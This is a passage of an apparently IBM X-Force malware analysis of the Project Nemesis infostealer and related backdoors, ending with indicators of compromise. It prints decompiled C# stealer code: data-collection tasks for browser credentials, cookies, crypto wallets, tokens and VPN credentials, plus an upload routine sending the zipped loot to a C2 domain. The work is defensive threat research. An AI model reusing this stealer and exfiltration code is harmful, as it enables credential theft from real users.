


Fig 4 — Nemesis Control Panel Login Screen




Fig 5 — Nemesis Dashboard

Static Analysis

Upon execution Nemesis starts by creating a mutex to ensure only one instance of the malware is running: **Local\\751E355F-B066-4547-B13E-B185D9176390**

The malware keeps a log of its activity, mostly written in the Russian language, and the following is written upon its startup:

Logger.Write(“~[NEMESIS INIZIALIZE]~”);

Logger.Write(“Запуск задачи EngineTask”);

Scroll to view full table

```
using System.IO;
using System.Threading;
using System.Threading.Tasks;
using NemesisProject.Helpers;
using NemesisProject.Modules.Apps;
using NemesisProject.Modules.Apps.Steam;
using NemesisProject.Modules.Apps.Vpn;
using NemesisProject.Modules.Apps.Wallets;
using NemesisProject.Modules.Browsers;
using NemesisProject.Modules.Browsers.Chromium;
using NemesisProject.Modules.Browsers.Gecko;
using NemesisProject.Modules.Machine;

namespace NemesisProject
{
    // Token: 0x02000005 RID: 5
    public static class Program
    {
        // Token: 0x06000004 RID: 4 RVA: 0x000034E0 File Offset: 0x000016E0
        [STAThread]
        public static void Main()
        {
            bool flag;
            using (new Mutex(true, "Local\\" + MutEx.ID, ref flag))
            {
                Logger.Write("~[NEMESIS INIZIALIZE]~");
                Logger.Write("Запуск задачи EngineTask");
                using (Task task = Task.Run(delegate()
                {
                    CEngine.GetData();
                    GEngine.GetData();
                }))
                {
                    using (Task task2 = Task.Run(delegate()
                    {
                        ExtensionWallets.GetData();
                        ExtensionWallets.Inizialize();
                    }))
                    {
                        BufferEx.Inizialize("Clip_BoardText.txt");
                        Logger.Write("Запуск задачи MainFunction");
                        using (Task task3 = Task.Run(delegate()
                        {
                            Action[] array = new Action[20];
                            array[0] = delegate()
                            {
                                CryptoWallets.GetInstalled();
                            };
                            array[1] = delegate()
                            {
                                InfoEx.Inizialize();
                            };
                            array[2] = delegate()
                            {
```

Fig 6 — Nemesis Start-up Code

Nemesis then immediately proceeds with infostealing activities, and collects the following data in order:

1. Chromium-based browsers: Steals stored credentials, cookies, credit cards, bookmarks, autofill data, and history.
   Browsers include:
   “\\Chromium\\User Data\\”,
   “\\Google\\Chrome\\User Data\\”,
   “\\Google(x86)\\Chrome\\User Data\\”,
   “\\Opera Software\\”,
   “\\MapleStudio\\ChromePlus\\User Data\\”,
   “\\Iridium\\User Data\\”,
   “\\7Star\\7Star\\User Data\\”,
   “\\CentBrowser\\User Data\\”,
   “\\Chedot\\User Data\\”,
   “\\Vivaldi\\User Data\\”,
   “\\Kometa\\User Data\\”,
   “\\Elements Browser\\User Data\\”,
   “\\Epic Privacy Browser\\User Data\\”,
   “\\Microsoft\\Edge\\User Data\\”,
   “\\uCozMedia\\Uran\\User Data\\”,
   “\\Fenrir Inc\\Sleipnir5\\setting\\modules\\ChromiumViewer\\”,
   “\\CatalinaGroup\\Citrio\\User Data\\”,
   “\\Coowon\\Coowon\\User Data\\”,
   “\\liebao\\User Data\\”,
   “\\QIP Surf\\User Data\\”,
   “\\Orbitum\\User Data\\”,
   “\\Comodo\\Dragon\\User Data\\”,
   “\\Amigo\\User\\User Data\\”,
   “\\Torch\\User Data\\”,
   “\\Yandex\\YandexBrowser\\User Data\\”,
   “\\Comodo\\User Data\\”,
   “\\360Browser\\Browser\\User Data\\”,
   “\\Maxthon3\\User Data\\”,
   “\\K-Melon\\User Data\\”,
   “\\Sputnik\\Sputnik\\User Data\\”,
   “\\Nichrome\\User Data\\”,
   “\\CocCoc\\Browser\\User Data\\”,
   “\\Uran\\User Data\\”,
   “\\Chromodo\\User Data\\”,
   “\\Mail.Ru\\Atom\\User Data\\”,
   “\\BraveSoftware\\Brave-Browser\\User Data\\”

2. Gecko-based browsers: Steals stored credentials, cookies, bookmarks, and history.
   Browsers include:
   “\\Mozilla\\Firefox”,
   “\\Comodo\\IceDragon”,
   “\\Mozilla\\SeaMonkey”,
   “\\Moonchild Productions\\Pale Moon”,
   “\\Waterfox”,
   “\\K-Meleon”,
   “\\Thunderbird”,
   “\\8pecxstudios\\Cyberfox”,
   “\\NETGATE Technologies\\BlackHaw”
3. CryptoWallet data from browser extensions MetaMask, TronLink, and Binance
4. Clipboard data


The following data collection tasks are then all set to run in parallel.

1. CryptoWallets on disk from apps including: Electrum, Electrum-Dash, Ethereum, Exodus, Atomic, Jaxx, Coinomi, Guarda, Armory, Zcash, Bytecoin
2. System info, including both hardware and OS info.
3. Enumerates running processes
4. Enumerates IDs from Steam application
5. Enumerates files under Steam application directory
6. Gets a list of installed browsers by looping through entries under registry key SOFTWARE\\Clients\\StartMenuInternet and SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet, and then recording the contents of subkey shell\\open\\command for each.
7. Enumerate files on desktop
8. Discord Tokens
9. FoxMail data
10. DynDNS credentials
11. FileZilla connection credentials + hosts.
12. NordVPN credentials
13. OpenVPN files
14. KerioVPN files
15. Proton VPN credentials
16. User-agents
17. Pidgin credentials
18. Telegram data files
19. Telegram portable files
20. RDP connection files (.rdp)

The malware then collates all the data and adds it to a Zip archive which it then transfers back to the C2.

```
85                  {
86                      Proton.Inizialize();
87                  };
88                  array[15] = delegate()
89                  {
90                      UserAgents.Inizialize();
91                  };
92                  array[16] = delegate()
93                  {
94                      Pidgin.Inizialize();
95                  };
96                  array[17] = delegate()
97                  {
98                      Telegram.GetInstalledData();
99                  };
100                 array[18] = delegate()
101                 {
102                     Telegram.GetPortableData();
103                 };
104                 array[19] = delegate()
105                 {
106                     RDPacket.Inizialize();
107                 };
108                 Parallel.Invoke(array);
109             }))
110             {
111                 task3.Wait();
112                 task.Wait();
113                 task2.Wait();
114                 CounterEx.Inizialize("Counter.txt");
115                 Logger.Write("Проверка значения хоста...");
116                 if (!string.IsNullOrWhiteSpace(Configurations.Host) && !Configurations.Host.Contains("#HOST#"))
117                 {
118                     Logger.Write("Запуск задачи EndFunction");
119                     WhiteRabbit.TransZipToPanel(Configurations.Host, GlobalPaths.ArchiveName, ZipEx.ZipListFiles());
120                 }
121                 else
122                 {
123                     Logger.Write("Сохранение архива на диске (функция для тестов)");
124                     File.WriteAllBytes("stealer_out.zip", ZipEx.ZipListFiles());
125                 }
126             }
127         }
128     }
129 }
130 }
```

Fig 7 — Nemesis waits for data collection tasks to complete, then adds the data to a zip archive to be sent to the C2



```
public static bool TransZipToPanel(string domain, string archiveName, byte[] archive)
{
    bool result;
    try
    {
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine(ServicePointManager.ServerCertificateValidationCallback, new
          RemoteCertificateValidationCallback(WhiteRabbit.ValidateRemoteCertificate));
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12);
        ServicePointManager.DefaultConnectionLimit = 9999;
        using (WebClient webClient = new WebClient
        {
            Proxy = null
        })
        {
            string text = string.Format("----------------------{0:x}", DateTime.Now.Ticks);
            webClient.Headers.Add("Content-Type", "multipart/form-data; boundary=" + text);
            string s = string.Concat(new string[]
            {
                "--",
                text,
                "\r\nContent-Disposition: form-data; name=\"file\"; filename=\"",
                archiveName,
                ".zip\"\r\nContent-Type: application/zip\r\n\r\n",
                webClient.Encoding.GetString(archive),
                "\r\n--",
                text,
                "--\r\n"
            });
            byte[] massive = webClient.UploadData(domain, "POST", webClient.Encoding.GetBytes(s));
            string str = ConverterEx.ToString(false, massive);
            Logger.Write("~[Success_Send]~ Response from Reserver\r\n" + str + "\r\n");
            result = true;
        }
    }
    catch (WebException ex)
    {
        Logger.Write(string.Format("~[WebError]~ Error Send to Host\r\n{0}\r\n", ex));
        if (ex.Status == WebExceptionStatus.ProtocolError)
        {
            using (HttpWebResponse httpWebResponse = (HttpWebResponse)((ex != null) ? ex.Response : null))
            {
                if (httpWebResponse.StatusCode == HttpStatusCode.InternalServerError)
                {
                    Logger.Write("~[Panel_Receiving_Data]~ Incorrect data when receiving data on the panel\r\n" + ex.Message + "\r\n");
                }
            }
        }
        result = false;
    }
    catch
```

Fig 8 — Nemesis uploads data to the C2 via a HTTP POST request

The C2 address for the analyzed sample is **https[:]//es-megadom[.]com**

```
using System;
using System.IO;
using System.Linq;

namespace NemesisProject.Helpers
{
    // Token: 0x0200004E RID: 78
    public static class Configurations
    {
        // Token: 0x0600011B RID: 283 RVA: 0x0000D658 File Offset: 0x0000B858
        public static bool ValidateZip(byte[] archive)
        {
            int? num = (archive != null) ? new int?(archive.Length) : null;
            string extension = Path.GetExtension(GlobalPaths.ZipOut);
            if (num != null && archive.Any<byte>())
            {
                int? num2 = num;
                int num3 = 20;
                if (num2.GetValueOrDefault() > num3 & num2 != null)
                {
                    return extension == ".zip";
                }
            }
            return false;
        }

        // Token: 0x040000B2 RID: 178
        public static bool Act_Country = true;

        // Token: 0x040000B3 RID: 179
        public static bool Act_Virtual_Machine = false;

        // Token: 0x040000B4 RID: 180
        public static bool Act_LogClient = false;

        // Token: 0x040000B5 RID: 181
        public static bool Act_Self = false;

        // Token: 0x040000B6 RID: 182
        public static string Host = "https://es-megadom.com";
    }
}
```

Fig 9 — Nemesis Configuration

A Tangled Web Provides Opportunities

This analysis highlights the intricate relationships between cyber criminal groups and their members. Minodo Backdoor shares code overlap with the Lizar (aka Tirion, Diceloader) family of malware, developed by ITG14. Since late February 2023, former members of ITG23 have been observed using Dave Loader with Minodo Backdoor during their campaigns, suggesting at least some level of collaboration between the two groups. The use of malware with ties to multiple groups in a single campaign — such as Dave Loader, Minodo Backdoor and Project Nemesis Infostealer — highlights the complexity involved in tracking threat actors but also provides insight into how and with whom they operate.

Indicators of Compromise

Indicator	Indicator Type	Context
de9b3c01991e357a349083f0db6af3e782f15e981e2bf0a16ba618252585923a	SHA256 Hash	Dave Loader / Minodo Backdoor

Indicator	Indicator Type	Context
b14ab379ff43c7382c1aa881b2be39275c1594954746ef58f6a9a3535e8dc1a8	SHA256 Hash	Dave Loader / Minodo Backdoor
dbdfc3ca5afa186c1a9a9c03129773f7bc17fb7988fe0ca40fc3c5bedb201978	SHA256 Hash	Dave Loader /Minodo Backdoor
ce99b4c0d75811ce70610d39b1007f99560e6dea887a451e08916a4f8cf33678	SHA256 Hash	Dave Loader /Minodo Backdoor
f1817665ea2831f775e23cbda27cbeb06d03e6c39bbfad920b50f40712dd37cb	SHA256 Hash	NewWorldOrder Loader / Carbanak Backdoor
51e0512a54640be8e3477363c8d72d893c6edd20399bddf71e95eec3ddfdb42e	SHA256 Hash	NewWorldOrder Loader / Carbanak Backdoor
f4ebd59fb578a0184abf6870fc652210d63e078a35dace0a48c5f273e417c13d	SHA256 Hash	NewWorldOrder Loader / Minodo Backdoor
92651f9418625e5281b84cccb817e94e6294b36c949b00fcd4046770b87f10e4	SHA256 Hash	NewWorldOrder Loader / Minodo Backdoor
e5af0b9f4650dc0193c9884507e6202b04bb87ac5ed261be3f4ecfa3b6911af8	SHA256 Hash	Minodo Backdoor
hxxp://170.130.55[.]250/x64.exe	URL	Staging URL for Minodo Backdoor
hxxps://upperdunk[.]com/mr64.exe	URL	Staging URL for Minodo Backdoor
88.119.175[.]124	IP Address	Minodo Backdoor C2

Indicator	Indicator Type	Context
94.158.247[.]72	IP Address	Minodo Backdoor C2
178.23.190[.]73	IP Address	Carbanak C2
es-megadom[.]com	Domain	Project Nemesis C2
185.225.17[.]202	IP Address	Minodo Backdoor C2
5.182.37[.]118	IP Address	Minodo Backdoor C2
45.67.34[.]236	IP Address	Project Nemesis C2

Scroll to view full table

To learn how IBM X-Force can help you with anything regarding cybersecurity including incident response, threat intelligence, or offensive security services schedule a meeting here:

IBM X-Force Scheduler

If you are experiencing cybersecurity issues or an incident, contact X-Force to help:

US hotline 1-888-241-9812 Global hotline (+001) 312-212-8034.

Malware | Threat Hunting

Charlotte Hammond
Malware Reverse Engineer, IBM Security

Charlotte is a malware reverse engineer for IBM Security's X-Force IRIS team. She has been working in the security industry for more than 7 years with a focu...

More from Intelligence & Analytics

Analysis and insights from hundreds of the brightest minds in the cybersecurity industry to help you prove compliance, grow business and stop threats.